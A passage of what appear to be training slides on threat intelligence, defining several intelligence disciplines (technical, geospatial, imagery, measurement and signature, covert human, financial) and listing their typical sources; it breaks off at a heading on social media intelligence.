Technical Intelligence (TECHINT)


- Information is collected from an **adversary's equipment** or captured enemy material (CEM)
- TECHINT sources:
  - Foreign equipment
  - Foreign weapon systems
  - Satellites
  - Technical research papers
  - Foreign media
  - Human contacts

Geo-spatial Intelligence (GEOINT)

- Information is collected by the exploitation and evaluation of **geo-spatial information** to assess human activities on earth
- GEOINT sources:
  - Satellite imagery
  - Unmanned Aerial Vehicles (UAV) imagery
  - Maps
  - GPS Waypoints
  - IMINT (Imagery Intelligence)
  - National Geospatial-Intelligence Agency (NGA)

Imagery Intelligence (IMINT)

- Information is collected from objects that are used to reproduce the real scenario electronically by any **kind of electronic media** or device
- IMINT sources:
  - Visual photography
  - Infrared sensors
  - Synthetic Aperture Radar (SAR)
  - MASINT (Measurement and Signature Intelligence)
  - LASER
  - Electro-optics



Threat Intelligence Sources (Cont'd)

Measurement and Signature Intelligence (MASINT)

- Information is collected from the **sensors** that are intended to record distinctive characteristics (signatures) of fixed or dynamic targets.
- MASINT sources:
  - Electro-optical
  - Acoustic sensors like sonars
  - Infrared
  - Radar sensors
  - LASER
  - Spectroscopic sensors


Covert Human Intelligence Sources (CHIS)

- Information is covertly collected from the target person by maintaining a **personal or other relationship** with the target person
- CHIS generally refers to a person or an agent under the Regulation of Investigatory Powers Act 2000 (RIPA), UK.
- CHIS sources are the persons targeted for information extraction

Financial Intelligence (FININT)

- Information is collected about the **adversary's financial affairs** and transactions that may involve tax evasions, money laundering, or other practices. This in turn provides information about the nature, capabilities, and intentions of the adversary
- FININT sources:
  - Financial Intelligence Unit (FIU)
  - SWIFT
  - Banks
  - Informal value transfer systems (IVTS)

Notes:



Threat Intelligence Sources (Cont'd)

Social Media Intelligence (SOCMINT)

